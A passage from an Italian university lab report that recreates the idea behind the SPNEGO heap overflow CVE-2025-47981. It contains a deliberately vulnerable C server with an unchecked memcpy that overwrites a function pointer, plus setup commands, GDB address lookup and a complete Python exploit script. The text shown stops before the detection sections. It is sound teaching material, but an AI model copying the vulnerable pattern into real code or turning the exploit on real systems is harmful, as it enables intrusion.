Network Security Project Work: Heap Buffer Overflow

Roberta Granata M63001683
Aurora Maio M63001633
Corso di Laurea Magistrale in Ingegneria Informatica
Università degli Studi di Napoli Federico II

9 aprile 2026

Indice

1 Introduzione **4**
1.1 Contesto e Motivazione . . . 4
1.2 Il Protocollo SPNEGO e la Vulnerabilità CVE-2025-47981 . . . 4
1.2.1 Cos'è SPNEGO . . . 4
1.2.2 La Vulnerabilità: CVE-2025-47981 . . . 5
1.3 Buffer Overflow: Fondamenti Teorici . . . 5
1.3.1 Cos'è un Buffer Overflow . . . 5
1.3.2 Stack Overflow vs. Heap Overflow . . . 5
1.4 Obiettivo del Progetto . . . 6

2 Il Server Vulnerabile **7**
2.1 Il Protocollo TLV . . . 7
2.2 Struttura Dati in Memoria: la `struct chunk` . . . 8
2.3 Le Funzioni Target . . . 8
2.4 La Vulnerabilità: Analisi della Funzione `handle_client()` . . . 9
2.4.1 Allocazione e Inizializzazione . . . 9
2.4.2 Ricezione del Pacchetto TLV . . . 9
2.4.3 Allocazione del Buffer Dati e Ricezione . . . 10
2.4.4 La Copia Vulnerabile . . . 10
2.4.5 Esecuzione del Function Pointer . . . 10
2.5 Codice Sorgente Completo . . . 11
2.6 Compilazione . . . 13
2.7 Avvio del Server . . . 13

3 Ricerca dell'Indirizzo Target con GDB **14**
3.1 Configurazione del Server FTP sulla Vittima . . . 14
3.2 Download del Binario dalla Macchina Attaccante . . . 14
3.3 Analisi con GDB . . . 15

4 Costruzione ed Esecuzione dell'Exploit **16**
4.1 Struttura del Payload . . . 16
4.2 Test di Connettività di Base . . . 16
4.3 Script Exploit Completo . . . 17
4.4 Esecuzione dell'Exploit . . . 18

5 Rilevamento con Snort (IDS di Rete) **18**
5.1 Regole Snort . . . 18
5.1.1 Regola 1: Rilevamento di qualsiasi accesso al servizio . . . 19
5.1.2 Regola 2: Rilevamento di tentativo di heap overflow . . . 19
5.1.3 Regola 3: Rilevamento del pattern di padding . . . 19
5.2 Verifica e Avvio di Snort . . . 20

6 Rilevamento con Falco (Monitoraggio Runtime) **20**
6.1 Configurazione . . . 20
6.2 Falco in Azione: Rilevamento dell'Exploit . . . 21
6.3 Payload Offuscato: Limiti di Snort e Robustezza di Falco . . . 21
6.3.1 Snort con Payload Offuscato . . . 22

6.3.2 Falco con Payload Offuscato 22

7 Meccanismi di Protezione 22
7.1 Heap Metadata Protections (glibc) 22
7.2 Safe Linking (tcache protections) 22
7.3 Heap Canary 22
7.4 FORTIFY_SOURCE 23
7.5 ASLR (Address Space Layout Randomization) 23
7.6 NX / DEP 23
7.7 Riepilogo 23

8 Scenari di Test Comparativi 23
8.1 Scenario 1: Server Vulnerabile, Protezioni Disabilitate 23
8.1.1 Setup 23
8.1.2 Risultato 24
8.1.3 Rilevamento 24
8.2 Scenario 2: Server con Fix, Protezioni Disabilitate 24
8.2.1 Il Fix 24
8.2.2 Setup 24
8.2.3 Risultato dell'Exploit 24
8.2.4 Rilevamento Snort 25
8.2.5 Rilevamento Falco 25
8.3 Scenario 3: Server Vulnerabile, Protezioni Abilitate 26
8.3.1 Setup 26
8.3.2 Risultato dell'Exploit 26
8.3.3 Rilevamento Snort 27
8.3.4 Rilevamento Falco 27

9 Riepilogo Comparativo degli Scenari 27
9.1 Analisi dei Risultati 27

1 Introduzione

1.1 Contesto e Motivazione

Le vulnerabilità di tipo *buffer overflow* rappresentano una delle classi di bug più longeve e pericolose nella storia della sicurezza informatica. Nonostante decenni di ricerca, strumenti di analisi statica e protezioni hardware, queste vulnerabilità continuano a comparire con regolarità in software ampiamente diffuso: nel 2023, la categoria *Heap-based Buffer Overflow* (CWE-122) figurava al secondo posto nella classifica CWE Top 10 delle vulnerabilità più sfruttate attivamente *in the wild*.

Questo progetto si ispira a una vulnerabilità reale e particolarmente grave: **CVE-2025-47981**, un *heap-based buffer overflow* nel componente **Windows SPNEGO Extended Negotiation** (NEGOEX), reso pubblico nel luglio 2025 all'interno del Patch Tuesday di Microsoft. La vulnerabilità ha ottenuto un punteggio CVSS di **9.8 su 10** (critico) ed è stata classificata da Microsoft come **wormable**, ovvero potenzialmente sfruttabile da malware autoreplicante, senza richiedere autenticazione né interazione da parte dell'utente, evocando scenari paragonabili a WannaCry (2017).

L'obiettivo del progetto è estrarre il concetto chiave alla base di CVE-2025-47981 — la mancata validazione di un campo di lunghezza durante il parsing di input di rete — e riprodurlo in un ambiente controllato, implementando un server vulnerabile con un mini-protocollo TLV (*Type-Length-Value*) che simula il comportamento dei protocolli di autenticazione reali.

1.2 Il Protocollo SPNEGO e la Vulnerabilità CVE-2025-47981

1.2.1 Cos'è SPNEGO

SPNEGO (*Simple and Protected GSSAPI Negotiation Mechanism*, RFC 4178) è un meccanismo di negoziazione dell'autenticazione utilizzato quando un client desidera autenticarsi presso un server remoto ma nessuna delle due parti conosce in anticipo quale protocollo di sicurezza l'altra supporti. SPNEGO funge da "meta-protocollo": determina quali meccanismi GSS-API sono disponibili su entrambi i lati (tipicamente Kerberos v5 o NTLM), ne seleziona uno e delega ad esso tutte le operazioni di sicurezza successive.

Il suo utilizzo più diffuso è nell'autenticazione `HTTP Negotiate` di Microsoft, introdotta con Internet Explorer 5.01 e IIS 5.0, che ha reso possibile il *Single Sign-On* nei domini Active Directory (commercializzato come *Integrated Windows Authentication*). SPNEGO è utilizzato trasversalmente in numerosi servizi critici di Windows:

- **SMB** (porta 445/TCP) — condivisione di file e stampanti in rete;
- **RDP** (porta 3389/TCP) — accesso remoto al desktop;
- **IIS / HTTP(S)** (porte 80, 443) — server web Microsoft;
- **LDAP** e **RPC** — servizi di directory e chiamate remote in Active Directory.

Il funzionamento di SPNEGO si basa sullo scambio di *security token* opachi tra client e server. L'applicazione (ad esempio un server web) non ispeziona il contenuto di questi token: si limita a trasportarli, mentre la logica di autenticazione è interamente delegata al sotto-meccanismo negoziato. NEGOEX (*Extended Negotiation*) è un'estensione di SPNEGO che consente la negoziazione di meccanismi aggiuntivi e l'aggiunta di protezioni supplementari ai messaggi scambiati.

1.2.2 La Vulnerabilità: CVE-2025-47981

La CVE-2025-47981 è classificata come **CWE-122: Heap-based Buffer Overflow**. Il bug risiede nel codice di NEGOEX che gestisce il parsing dei token di negoziazione ricevuti dalla rete. Quando il componente elabora un messaggio appositamente costruito, un errore nella validazione della dimensione dei dati in ingresso causa un overflow in un buffer allocato sull'heap, corrompendo la memoria adiacente e permettendo l'esecuzione di codice arbitrario.

Le caratteristiche che rendono questa vulnerabilità particolarmente critica sono:

- **Nessuna autenticazione richiesta**: l'attacco avviene durante la fase di negoziazione, cioè *prima* che l'autenticazione abbia luogo.
- **Nessuna interazione utente**: è sufficiente che il servizio vulnerabile sia raggiungibile in rete.
- **Esecuzione con privilegi elevati**: il codice SPNEGO gira nel contesto di LSASS (*Local Security Authority Subsystem Service*), un processo con privilegi di sistema.
- **Wormable**: un host compromesso può propagare automaticamente l'exploit ad altri sistemi non patchati nella stessa rete.
- **Superficie di attacco ampia**: qualsiasi servizio Windows che utilizzi l'autenticazione SPNEGO è potenzialmente esposto (SMB, RDP, IIS, LDAP, RPC).

In sostanza, un attaccante remoto può inviare un singolo pacchetto di rete malformato a un servizio Windows esposto e ottenere l'esecuzione di codice con i massimi privilegi, senza che l'utente della macchina vittima faccia alcunché.

1.3 Buffer Overflow: Fondamenti Teorici

1.3.1 Cos'è un Buffer Overflow

Un *buffer overflow* (o *buffer overrun*) si verifica quando un programma scrive dati oltre i limiti di un buffer allocato in memoria. In linguaggi come C e C++, la gestione della memoria è manuale e non esistono controlli automatici sui limiti degli array: se un programma copia più dati di quanti il buffer di destinazione possa contenere, i byte in eccesso **sovrascrivono la memoria adiacente**.

Le conseguenze dipendono da *cosa* si trova nella memoria adiacente al buffer: se vengono corrotti dati di programma, il comportamento diventa imprevedibile; se vengono sovrascritti metadati di controllo (indirizzi di ritorno, puntatori a funzione, metadati dell'allocatore), l'attaccante può **dirottare il flusso di esecuzione** del programma.

1.3.2 Stack Overflow vs. Heap Overflow

Le due varianti principali di buffer overflow si distinguono in base alla regione di memoria coinvolta:

Stack Buffer Overflow. Lo *stack* (o *pila di esecuzione*) è una regione di memoria gestita automaticamente dal compilatore, che cresce e si riduce seguendo le chiamate a funzione. Per ogni funzione invocata, viene creato un *frame* sullo stack contenente le variabili locali, i parametri e l'*indirizzo di ritorno* — l'indirizzo a cui il programma deve tornare al termine della funzione.

In un attacco di tipo stack overflow, l'attaccante sovrascrive l'**indirizzo di ritorno** con un valore scelto, in modo che al termine della funzione il processore salti a codice malevolo (tipicamente *shellcode* iniettato o gadget ROP).

Heap Buffer Overflow. L'*heap* è una regione di memoria utilizzata per le allocazioni dinamiche (`malloc()`, `calloc()`, `new`). A differenza dello stack, l'heap non ha una struttura rigida a frame: i blocchi di memoria (*chunk*) vengono allocati e rilasciati in ordine arbitrario, e il loro layout è gestito dall'allocatore della libreria C (`glibc`).

In un heap overflow, l'attaccante non sovrascrive un indirizzo di ritorno (che non esiste sull'heap), ma corrompe **strutture dati adiacenti** al buffer vulnerabile. Queste possono includere:

- **Puntatori a funzione** (*function pointers*) memorizzati in struct allocate sull'heap — è il caso del nostro progetto e, concettualmente, di CVE-2025-47981;
- **Metadati dell'allocatore** (dimensione del chunk, puntatori `forward`/`backward` nella *free list*) — sfruttabili per tecniche come *unsafe unlink*;
- **Puntatori a dati** o **vtable** di oggetti C++ — consentono di reindirizzare chiamate a metodi virtuali.

1.4 Obiettivo del Progetto

Il progetto implementa un laboratorio completo per la dimostrazione di un attacco heap buffer overflow, dall'exploit alla rilevazione, strutturato come segue:

1. **Server vulnerabile** (VM Vittima): un servizio scritto in C che implementa un protocollo TLV (*Type-Length-Value*) semplificato, ispirato alla struttura dei messaggi SPNEGO/NEGOEX. Il server riceve un campo `LENGTH` controllato dall'utente e lo utilizza direttamente come argomento di `memcpy()` per copiare dati in un buffer sull'heap, **senza verificarne la dimensione**. Questo permette di sovrascrivere un puntatore a funzione adiacente al buffer nella stessa `struct`, dirottando il flusso di esecuzione verso una funzione arbitraria.
2. **Exploit** (VM Attaccante): uno script Python che costruisce un pacchetto TLV malformato contenente 64 byte di padding seguiti dall'indirizzo (in formato *little-endian*) della funzione target, e lo invia al server.
3. **Rilevamento a livello di rete** (VM Snort): un'istanza di Snort configurata come IDS (*Intrusion Detection System*) per analizzare il traffico sulla rete del laboratorio e identificare pattern anomali.
4. **Rilevamento a livello di runtime** (VM Vittima, Falco): Falco monitora le *system call* del kernel e rileva comportamenti sospetti causati dall'exploit, come l'apertura di una shell (`/bin/sh`) da parte di un processo di rete.
5. **Protezioni e Mitigazioni**: il laboratorio permette di abilitare e disabilitare singolarmente le principali contromisure (ASLR, NX/DEP, heap canaries, FORTIFY_SOURCE, protezioni heap della glibc, PIE), dimostrando l'efficacia di ciascuna e l'importanza dell'approccio *defense-in-depth*.

Come si può osservare, per quanto riguarda la relazione tra il nostro progetto didattico e la vulnerabilità reale, il meccanismo fondamentale è identico: un campo di lunghezza controllato dall'attaccante viene usato senza validazione per determinare la quantità di dati copiati in un buffer heap, causando la sovrascrittura di strutture critiche adiacenti.

La differenza principale risiede nella scala e nella complessità: nella vulnerabilità reale, il codice del parser NEGOEX è ovviamente molto più articolato e il target dell'overwrite sono strutture interne di LSASS, mentre nel nostro progetto il concetto è volutamente semplificato per renderlo comprensibile e riproducibile.

2 Il Server Vulnerabile

In questa sezione viene presentato il cuore del progetto: un servizio di rete scritto in C che implementa un protocollo binario semplificato di tipo TLV ed è affetto da una vulnerabilità di tipo *heap buffer overflow*.

2.1 Il Protocollo TLV

Il server comunica con i client attraverso un protocollo binario di tipo **TLV** (*Type-Length-Value*). Questa struttura è estremamente comune nei protocolli di rete reali: SPNEGO, TLS, ASN.1, RADIUS, Diameter e molti altri codificano i propri messaggi in campi TLV o varianti di questo schema. Il principio è semplice: ogni messaggio è composto da un'intestazione che ne descrive il tipo e la dimensione, seguita dai dati veri e propri.

Nel nostro protocollo, la struttura di un pacchetto è la seguente:




Figura 1: Struttura del pacchetto

I tre campi hanno i seguenti ruoli:

`TYPE` **(1 byte)** Identifica il tipo di messaggio. Nel nostro caso utilizziamo il valore `0x01` come unico tipo supportato. Nei protocolli reali questo campo permette di distinguere tra diversi tipi di operazione (ad esempio, in SPNEGO: `negTokenInit`, `negTokenResp`).

`LENGTH` **(4 byte)** Specifica la dimensione in byte del campo `DATA`. Viene trasmesso in *network byte order* (big-endian), come da convenzione nei protocolli di rete (RFC 1700), e convertito lato server con la funzione `ntohl()` (*network-to-host long*). **È questo il campo che l'attaccante manipola** per causare l'overflow.

`DATA` **(*N* byte)** Contiene i dati veri e propri del messaggio. La dimensione è determinata dal campo `LENGTH`. In condizioni normali, il contenuto non ha significato particolare; nell'exploit, contiene il *padding* e l'indirizzo della funzione target.

Questa struttura rispecchia fedelmente il modo in cui i protocolli di autenticazione reali incapsulano i propri token: in SPNEGO/NEGOEX, i messaggi scambiati tra client e server durante la negoziazione hanno esattamente questa forma — un'intestazione che dichiara tipo e lunghezza, seguita da un payload di dimensione variabile. La vulnerabilità CVE-2025-47981 nasce proprio da un errore nel parsing di questa intestazione.

2.2 Struttura Dati in Memoria: la `struct chunk`

Il server alloca dinamicamente sull'heap (tramite `malloc()`) una struttura che contiene un buffer di ricezione e un puntatore a funzione:

```
typedef struct {
    char buffer[64];    // buffer di ricezione dati (64 byte)
    void (*func)();     // puntatore a funzione (8 byte su
        x86_64)
} chunk;
```

Su un'architettura x86_64, il layout in memoria della struttura è il seguente:




Figura 2

Il punto chiave è che `buffer` e `func` sono **contigui in memoria** all'interno della stessa allocazione heap. In condizioni normali, il campo `func` viene inizializzato con l'indirizzo della funzione `safe()` e non viene mai modificato. Tuttavia, se il server copia nel `buffer` più di 64 byte, i byte in eccesso **sovrascrivono direttamente il puntatore a funzione** `func`.

2.3 Le Funzioni Target

Il server definisce due funzioni che rappresentano i due possibili esiti dell'esecuzione:

```
void safe() {
    printf("[+] Esecuzione normale\n");
}

void hacked() {
    printf("CONTROL FLOW HIJACKED\n");
    system("/bin/sh");  // apre una shell interattiva
}
```

`safe()` È la funzione che il server chiama in condizioni normali. Rappresenta il comportamento legittimo del programma: stampa un messaggio e termina la gestione del client.

`hacked()` È la funzione target dell'attaccante. Stampa un messaggio che conferma il dirottamento del flusso e poi invoca `system("/bin/sh")`, aprendo una shell interattiva con i privilegi del processo server. Questa chiamata a `system()` è un comportamento **rilevabile da Falco**, poiché un servizio di rete che genera una shell è un segnale inequivocabile di compromissione.

Scenario reale vs. didattico

La funzione `hacked()` è un artificio didattico che rende immediatamente visibile il successo dell'exploit. In uno scenario reale, l'attaccante non avrebbe a disposizione una funzione così comoda all'interno del binario. Dovrebbe invece ricorrere a tecniche più sofisticate:

- **ret2libc**: reindirizzare l'esecuzione verso funzioni della libreria C già caricate in memoria, come `system()`, `execve()` o `mprotect()`;
- **ROP** (*Return-Oriented Programming*): concatenare brevi frammenti di codice (*gadget*) già presenti nel binario o nelle librerie per costruire una catena di operazioni arbitrarie;
- **Heap spraying**: riempire l'heap con copie dello shellcode per aumentare la probabilità che un salto "cieco" atterri su codice eseguibile.

2.4 La Vulnerabilità: Analisi della Funzione `handle_client()`

La funzione `handle_client()` gestisce ogni connessione in ingresso. Analizziamola passo per passo, evidenziando la vulnerabilità.

2.4.1 Allocazione e Inizializzazione

```
chunk *c = malloc(sizeof(chunk));
c->func = safe;  // inizializzazione del function pointer
```

Il server alloca sull'heap un'istanza della struttura `chunk` (72 byte) e inizializza il campo `func` con l'indirizzo della funzione `safe()`. A questo punto, il layout in memoria è:

```
[          buffer (64 byte vuoti)          ][ &safe ]
```

2.4.2 Ricezione del Pacchetto TLV

```
unsigned char type;
unsigned int length;

// Lettura del campo TYPE (1 byte)
recv(client_sock, &type, 1, 0);

// Lettura del campo LENGTH (4 byte, big-endian)
recv(client_sock, &length, 4, MSG_WAITALL);
length = ntohl(length);
```

Il server legge i campi dell'intestazione dal socket. Due dettagli importanti:

- Il flag `MSG_WAITALL` passato a `recv()` garantisce che la chiamata attenda la ricezione di tutti e 4 i byte del campo `LENGTH` prima di restituire il controllo. Senza questo flag, `recv()` potrebbe restituire un numero parziale di byte, portando a una lettura inconsistente.
- La funzione `ntohl()` (*network to host long*) converte il valore a 32 bit dal formato *big-endian* (network byte order, come da convenzione dei protocolli di rete) al formato nativo del processore (*little-endian* su x86_64). Senza questa conversione, un

valore come `0x00000048` (72 in decimale) verrebbe interpretato come `0x48000000` (circa 1.2 miliardi).

2.4.3 Allocazione del Buffer Dati e Ricezione

```
char *data = malloc(length);
recv(client_sock, data, length, 0);
```


Il server alloca un buffer temporaneo di dimensione `length` e vi legge i dati dal socket. Si noti che questa allocazione è **corretta**: il buffer `data` ha esattamente la dimensione necessaria per contenere i dati ricevuti.

2.4.4 La Copia Vulnerabile

```
// VULNERABILITA': nessun controllo su length
memcpy(c->buffer, data, length);
```

Qui risiede la vulnerabilità. La funzione `memcpy()` copia `length` byte dal buffer temporaneo `data` nel campo `c->buffer`, che ha una dimensione fissa di **64 byte**. Il problema è che `length` è un valore **controllato interamente dall'attaccante** (proviene dal pacchetto di rete) e **non viene mai confrontato** con la dimensione effettiva di `c->buffer`.

Se l'attaccante invia un pacchetto con `LENGTH` > 64, la `memcpy()` scrive oltre la fine di `buffer`, sovrascrivendo la memoria adiacente — ovvero il campo `func`:




2.4.5 Esecuzione del Function Pointer

```
c->func();  // esecuzione del function pointer
```

Dopo la copia, il server invoca la funzione puntata da `c->func`. Se l'overflow ha sovrascritto questo puntatore con l'indirizzo di `hacked()`, il programma eseguirà `hacked()` invece di `safe()`, completando il *control flow hijacking*.

L'intera catena dell'attacco si può riassumere così:



2.5 Codice Sorgente Completo

Di seguito il codice sorgente completo del server, comprensivo del banner di avvio e del loop principale di accettazione delle connessioni:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>

#define PORT 4444

/* Funzione chiamata in condizioni normali */
void safe() {
    printf("[+] Esecuzione normale\n");
}

/* Funzione target dell'attaccante: apre una shell */
void hacked() {
    printf("CONTROL FLOW HIJACKED\n");
    system("/bin/sh");  // rilevabile da Falco
}

typedef struct {
    char buffer[64];
    void (*func)();
} chunk;

void handle_client(int client_sock) {
    chunk *c = malloc(sizeof(chunk));
    if (!c) {
        perror("malloc");
        return;
    }
    c->func = safe;

    unsigned char type;
    unsigned int length;

    printf("[+] Client connected\n");

    /* Lettura TYPE (1 byte) */
    recv(client_sock, &type, 1, 0);

    /* Lettura LENGTH (4 byte, network byte order) */
    recv(client_sock, &length, 4, MSG_WAITALL);
    length = ntohl(length);

    printf("[+] Packet received\n");
    printf("TYPE: %d\n", type);
    printf("LENGTH: %u\n", length);
```

```c

    char *data = malloc(length);
    if (!data) {
        perror("malloc");
        free(c);
        return;
    }

    /* Lettura DATA (length byte) */
    recv(client_sock, data, length, 0);

    /* VULNERABILITA': nessun controllo su length
       rispetto a sizeof(c->buffer).
       Se length > 64, memcpy sovrascrive c->func */
    memcpy(c->buffer, data, length);

    printf("[+] Chiamata funzione...\n");
    c->func();

    free(data);
    free(c);
}

int main() {
    int server_fd, client_sock;
    struct sockaddr_in address;
    int addrlen = sizeof(address);

    server_fd = socket(AF_INET, SOCK_STREAM, 0);
    address.sin_family = AF_INET;
    address.sin_addr.s_addr = INADDR_ANY;
    address.sin_port = htons(PORT);

    bind(server_fd, (struct sockaddr *)&address,
         sizeof(address));
    listen(server_fd, 3);

    printf("\n  SPNEGO-like Vulnerable Service\n");
    printf("========================================\n");
    printf(" Protocol: TYPE | LENGTH | DATA\n");
    printf(" Waiting for client connection...\n\n");

    while (1) {
        client_sock = accept(server_fd,
            (struct sockaddr *)&address,
            (socklen_t*)&addrlen);
        handle_client(client_sock);
        close(client_sock);
    }
}
```

server.c — Server vulnerabile con protocollo TLV

2.6 Compilazione

Per poter sfruttare la vulnerabilità nella dimostrazione, il server deve essere compilato **disabilitando le protezioni** del compilatore che normalmente impedirebbero o renderebbero più difficile l'exploit:

```
gcc server.c -o server -no-pie -fno-stack-protector
```

La seguente tabella spiega il ruolo di ciascun flag:

Flag	Significato e motivazione
`-no-pie`	Disabilita la generazione di un *Position Independent Executable*. Normalmente, i binari PIE vengono caricati a un indirizzo base casuale ad ogni esecuzione (in combinazione con ASLR), rendendo imprevedibili gli indirizzi delle funzioni. Con `-no-pie`, il binario viene caricato sempre allo stesso indirizzo (tipicamente `0x400000` su x86_64), il che ci permette di conoscere in anticipo l'indirizzo di `hacked()` e inserirlo nel payload.
`-fno-stack-protector`	Disabilita l'inserimento dei *stack canaries*: valori sentinella piazzati dal compilatore tra le variabili locali e l'indirizzo di ritorno. Se un overflow li sovrascrive, il programma abortisce. Anche se il nostro attacco è sull'heap e non sullo stack, questa flag evita interferenze durante la dimostrazione.

2.7 Avvio del Server

```
./server
```

Il server si mette in ascolto sulla porta TCP 4444 e attende connessioni. Al primo client che si connette, esegue la funzione `handle_client()` e poi ritorna in attesa. L'output iniziale sarà:




Figura 3: Avvio Server

3 Ricerca dell'Indirizzo Target con GDB

Per costruire il payload dell'exploit, l'attaccante deve conoscere l'indirizzo in memoria della funzione `hacked()`. Con ASLR disabilitato e il binario compilato senza PIE (`-no-pie`), questo indirizzo è **deterministico**: rimane identico ad ogni esecuzione del programma.

Nel nostro scenario, simuliamo un errore di configurazione realistico: il binario del servizio vulnerabile è stato ottenuto dall'attaccante tramite accesso anonimo a un server FTP esposto sulla macchina vittima, una situazione che rappresenta un errore di configurazione comune in ambienti reali.

3.1 Configurazione del Server FTP sulla Vittima

Per rendere il binario accessibile, sulla VM vittima viene configurato un server FTP con accesso anonimo:

```
# Installazione del server FTP
sudo apt install vsftpd -y

# Configurazione: abilitare accesso anonimo in sola lettura
sudo nano /etc/vsftpd.conf
```

Nel file di configurazione, modifichiamo con le seguenti direttive:

```
anonymous_enable=YES
local_enable=YES
write_enable=NO
```

Riavviare il servizio e copiare il binario nella directory pubblica:

```
sudo systemctl restart vsftpd
sudo cp server_vuln /srv/ftp/
```

3.2 Download del Binario dalla Macchina Attaccante

Dalla VM attaccante, l'accesso al binario avviene tramite FTP anonimo:




Figura 4

Una volta scaricato, per rendere il binario eseguibile:

```
chmod +x server_vuln
```

3.3 Analisi con GDB

L'attaccante può ora analizzare il binario localmente con GDB per trovare l'indirizzo della funzione target:

```
gdb ./server_vuln
```

All'interno di GDB, i comandi fondamentali sono:

```
(gdb) info functions        # elenca tutte le funzioni del binario
(gdb) p hacked              # stampa l'indirizzo della funzione
    hacked()
```

Output ottenuti:

Figura 5: Output InfoFunctions




Figura 6: p hacked

L'indirizzo `0x40132d` è quello che verrà inserito nel payload per sovrascrivere il function pointer. Questo indirizzo è stabile perché il binario è stato compilato con `-no-pie` e ASLR è disabilitato sulla vittima.


Perché GDB funziona sulla macchina attaccante

Poiché il binario è compilato *senza* PIE, gli indirizzi delle funzioni sono codificati nel file ELF stesso e non dipendono dal sistema su cui il binario viene eseguito. L'attaccante può quindi analizzare il binario sulla propria macchina e ottenere gli stessi indirizzi che saranno validi sulla vittima. In uno scenario con PIE attivo e ASLR abilitato, questa tecnica non funzionerebbe: l'attaccante dovrebbe ricorrere a *information leak* o *brute force* per determinare l'indirizzo a runtime.

4 Costruzione ed Esecuzione dell'Exploit

4.1 Struttura del Payload

Come analizzato nella Sezione 2.2, il layout in memoria della struttura `chunk` è:



Il payload è composto da due parti contigue:

1. **64 byte di padding**: caratteri arbitrari (nel nostro caso la lettera `A`, ovvero `0x41`) che riempiono completamente il campo `buffer[64]` della struttura.
2. **8 byte con l'indirizzo di `hacked()`**: l'indirizzo della funzione target, codificato in formato *little-endian* a 64 bit, che sovrascrive il campo `func`.

4.2 Test di Connettività di Base

Prima di lanciare l'exploit vero e proprio, è buona pratica verificare che il server sia raggiungibile e che il protocollo TLV funzioni correttamente. Dalla VM attaccante, effettuiamo prima un'analisi della rete con Nmap:

```
# Scoperta degli host sulla rete
nmap 192.168.161.0/24

# Scan dei servizi sulla vittima
nmap -sS -sV 192.168.161.128
```

Nmap rileverà la porta 4444 aperta, ma non riuscirà a identificare il servizio: trattandosi di un protocollo custom, il service fingerprinting non produrrà un match. Questo è un comportamento atteso.

Si procede quindi con un test di connessione legittima:

```
import socket
import struct

VITTIMA_IP   = "192.168.161.128"
VITTIMA_PORT = 4444

def test_base():
    print("[*] Connessione al server...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((VITTIMA_IP, VITTIMA_PORT))
    print("[*] Connesso!")

    # Pacchetto legittimo: TYPE=1, LENGTH=5, DATA='hello'
    tipo   = b'\x01'                    # TYPE:   1 byte
```

```
    length = struct.pack('>I', 5)      # LENGTH: 4 byte
        big-endian
    data   = b'hello'                  # DATA:   5 byte

    print("[*] Invio pacchetto: TYPE=1, LENGTH=5, DATA='hello'")
    s.send(tipo)
    s.send(length)
    s.send(data)

    print("[*] Pacchetto inviato con successo!")
    s.close()
    print("[*] Connessione chiusa")

test_base()
```

test_base.py — Test di connettività con pacchetto legittimo

```
python3 test_base.py
```

Sulla VM vittima, il server mostra:




Figura 7: test base

Il messaggio `Esecuzione normale` conferma che `c->func()` ha invocato `safe()` come previsto: il pacchetto legittimo (5 byte) non causa alcun overflow.

4.3 Script Exploit Completo

```
import socket
import struct

target = "192.168.161.128"    # IP della VM vittima
port   = 4444

HACKED_ADDR = 0x40132d       # indirizzo trovato con GDB

# Costruzione del payload
payload  = b"A" * 64                          # padding (64 byte)
payload += struct.pack("<Q", HACKED_ADDR)     # indirizzo
    hacked() (8 byte)

# Incapsulamento nel protocollo TLV
packet  = b"\x01"                             # TYPE  (1 byte)
packet += struct.pack(">I", len(payload))     # LENGTH (4 byte,
    big-endian)
```

```
packet += payload                                   # DATA   (72 byte)

# Invio
s = socket.socket()
s.connect((target, port))
s.send(packet)
s.close()

print(f"[*] Payload inviato: {len(payload)} byte")
print(f"[*] Target address: {hex(HACKED_ADDR)}")
```

exploit.py — Script di attacco con heap overflow

4.4 Esecuzione dell'Exploit

Dalla VM attaccante:

